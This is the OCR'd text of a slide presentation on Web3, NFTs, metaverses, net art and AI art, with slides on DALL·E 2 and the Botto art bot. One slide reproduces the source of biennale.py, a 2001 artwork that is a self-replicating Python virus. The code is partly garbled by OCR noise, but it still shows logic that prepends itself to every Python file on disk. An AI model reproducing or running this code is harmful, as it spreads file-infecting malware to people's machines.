



**Anthony Masure** 

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**Guillaume Helleu** 





### Anthony Masure

Associate Professor and Dean of Research at Geneva University of Art and Design (HEAD – Genève, HES-SO)

# Speakers overview



### Guillaume Helleu

Co-founder of Hint3rland: a studio for the decentralize world. Architecte and associate researcher at HEAD – Genève




# 01/




# 1.1 – Cyberpunks Strike Back

WorldWideWeb	Info 🔀	Navigation 🔀
Info     ▷       Navigate     ▷       Document     ▷       Edit     ▷	edia Browser/Editor Prerelease b of Version 0.13 se in global availability	< Previous Back up Next > Home Help
Links 12	by Tim Berners-Lee	JFG Home 🔀
Print p HyperText: Text which is not	n restricted: ask for terms. TEST VERSION ONLY	JFG's home page at InfoDesign
Hide h Quit q infomation from files in a num remote files using NFS or an name or keyword search, a	oplication can pick up hypertext mber of formats, from local files, from nonymous FTP, from hypertext servers by and from internet news. Hypertext files	This home page demonstrates some simple concepts of the World-Wide Web <u>infrastructure</u> for global information sharing. Today, I showed Tim's original Web browser to <u>Marc Weber</u> . I just took some notes about him and linked them to his name on the fly.
Style         X           Copy style         I   For more help, use "Help" in your application has been in the statement of the statement	ade from hypertext files to other files or from the menu. If that doesn't work, then ncompletely installed.	I use this World-Wide Web editor exactly like any word processor, with the power to create links from <u>sensitive pieces of text</u> to other places, for instance to personal notes or to any information source in the world.
	or have bugs, please mail the version number (above). HofWired: What's New	WWW research stuff     Links       • Hypertext Resources (IN-Box)     Mark all
Style editor	Welcome to Yorb, the electro neighborhood hits Wired, 24 May. via	Geographical list of <u>WWW servers</u> (at C same list. Example : <u>CERN phone book</u> Link to marked L Link to file      WWW project documentation (at CERN Link to New N
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Apply style to selection  Apply style to all similar text	<u>Flux</u> Ned hears rumors of a deal between GN <u>Fetish</u> Solar	Marc Weber
Find unstyled text Format	Net Surf Pro	A computer consultant, small publisher and freelance journalist who is currently investigating the early history of the Web, to be published in Wired. He loves HotWired.
First line indent: 100	If you feel a need for speed surf t	Welcome To HotWired!
Successive indent: 130 Font: Helvetica Point Size: 12	<u>N</u> What's a week without a Bill Gates j	How to Join: Register Now Members Only: Unguided Tour Overview Need Help? What's New Your View & Copy; 1995 HotWired Ventures LLC
SGML tag: <li> Set &lt; Tabs: 130 300</li>	Corporate recruiting form letters = ti Alt.cynicism What's the Point?	Powered by Silicon Graphics

#### Geneva: March 1989





### Copy & Paste problem


# BLOCKCHAIN (2009)

Blockchain (2009) allows for the very first time to create digital uniqueness. Bitcoin, with its eponymous currency, is the first application.


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


# 1.2 – Web3 Early Days




### From Bitcoin (2009) to Ethereum (2015)









Web 1.0 CONSUME **INFORMATION ECONOMY** 

### Web 2.0 CREATE **EXCHANGE ECONOMY**


Web3 **OWNED OWNERSHIP ECONOMY** 

From Web 1.0 to Web3




# For the first time since 30 years of Web history, Web3 could deeply change digital business models

From Web 1.0 to Web3








02 defi→ ECONOMY






### $03 \, \text{NFT}$ → OWNERSHIP



```
04 dao
→ GOVERNANCE
```




### $05\,\text{did}$ → IDENTITY

#### Web3 Roadmap

Web3 offers a **all-in-one** ecosystem: a monetary system (Bitcoin) within a economic system (DeFi) to exchange digitals properties (NFT). All this, managed with a new governance system (DAO) by digital identity (DID).

Web3 System



From VR to Metaverse





# The recent rise of VR technologies open the gate to metaverses: a symbiose between Web, gaming and VR



From VR to Metaverse

Web3 will shuffle digital economy

→ Web3 is a all-in-one system



### **Keypoints**

# $\rightarrow$ Metaverses will offer new hybrid experiences



02/



# 2.1 – A New Land for Conceptual Art





### Robert Rauschenberg, Erased de Kooning Drawing (1953)

# biennale.py go
# HTTP://WWW.0100101110101101.0RG 49th Biennale di Venezia to \_ + \_ [epidemiC] http://www.epidemic.ws unduli > lister from dircache import \* from, string import \* import os, sys import os, sys from stat import Lefinis se tiskise Hentificatione "" def fornicate (guest): argouhts try: body = soul read A Thit - ITo soul.close() if find (body, "[epidemiC] ) == -1: | soul = open(guest, "w") soul.write(mybody + "\n\n" + body) soul.close() except IOError: pass def chat(party, guest): if split(guest, ".")/[-1] in ("py", "pyw"): fornicate(party + guest) def join(party): Link try: Path/Lir if not (S\_ISLNK (os.stat (party) [ST\_MODE]); guestbook = listdir(party) if party != "/": party = party + "/" if not lower(party) in wank and not "\_\_init\_\_.py" in guestbook: e(enco fut: f'/ for guest in guestbook: if party != "/": party = party + "/" chat(party, guest) Scende join(party + guest) except OSError: pass if \_\_name\_\_ == '\_\_main\_\_':) upn excyre ([Vir Se importition one off) mysoul = open(sys.argv[0]) quite sesterio mybody. = mysoul.read() \_\_s [emitting mybody = mybody[:find(mybody, "#"\*3) + 3] Frate (a propring the mysoul.close() \_\_s chiedee blacklist = replace(split(sys.exec\_prefix, ":")[-1], "\\", "/") (Satta de directe blacklist[-1] != "/": blacklist = blacklist + "/" wank = [lower(blacklist), "/proc/", "/dev/"] Lin -t (Satta de directe line on Pethon wank = [lower(blacklist), "/proc/", "/dev/"] Lin - t Sull 4 de Cu join("/") 17 Co ca L C di loi y da root the world slowest virus." print "Either Linux or Windows, biennale.py is definetely the first Python virus." print "[epidemiC] http://www.epidemic.ws + HTTP://WWW.0100101110101101.ORG "
print "> \_\_\_\_\_\_ 49th Biennale di Venezia \_\_\_\_\_ <"</pre> print "> try exept interactle errori 2 intette 2 cerca la cittina



### What, When Where is Art?: *Biennale.py* (2001)



### JODI (Joan Heemskerk et Dirk Paesmans), My%Desktop, MOMA (2002)




Copy/Paste Keyboard (2021)

# **104 CRYPTOPUNKS. 1 LOT.**


### Sotheby's #



## 2.2 – New Business Models for Art



#### **Royalties: Traditional Art Market**



**Royalties: Web3** 

The challenges of NFTs does not lie in their transposition of the physical world but in a **SPECIFIC** digital answers and methods.

The artwork lies in the not in the tokens.




# The artwork lies in the SMART-CONTRACT and



03/





# DALL·E 2 is a new AI system that can create realistic images and art from a description in natural language.

# 3.1 – DALL.E 2 (2022): AI Media Generator



Lev Manovich: Rethinking « meta-media »

# Web3 allows the development of "neo-media" creations that are **interoperable** between different environments and contexts.

# I am Botto, a decentralized autonomous artist.

Manifesto


Learn More


1/14 - Scroll to navigate

# 3.2 – Botto (2021): An AI Collaborative Art Bot




Asymmetrical Liberation | Series 3 | 2021





#### Botto







View

Sale Price: 40.326**Ξ** 



Equal Tune Genesis Period Botto

View

Sale Price: 13.37**Ξ** 





#### Home App Gallery Governance Insights







Asymmetrical Liberation Genesis Period Botto

View

Sale Price: 79.421**Ξ** 



Scene Precede **Genesis Period** Botto


View


Sale Price: 100**Ξ** 






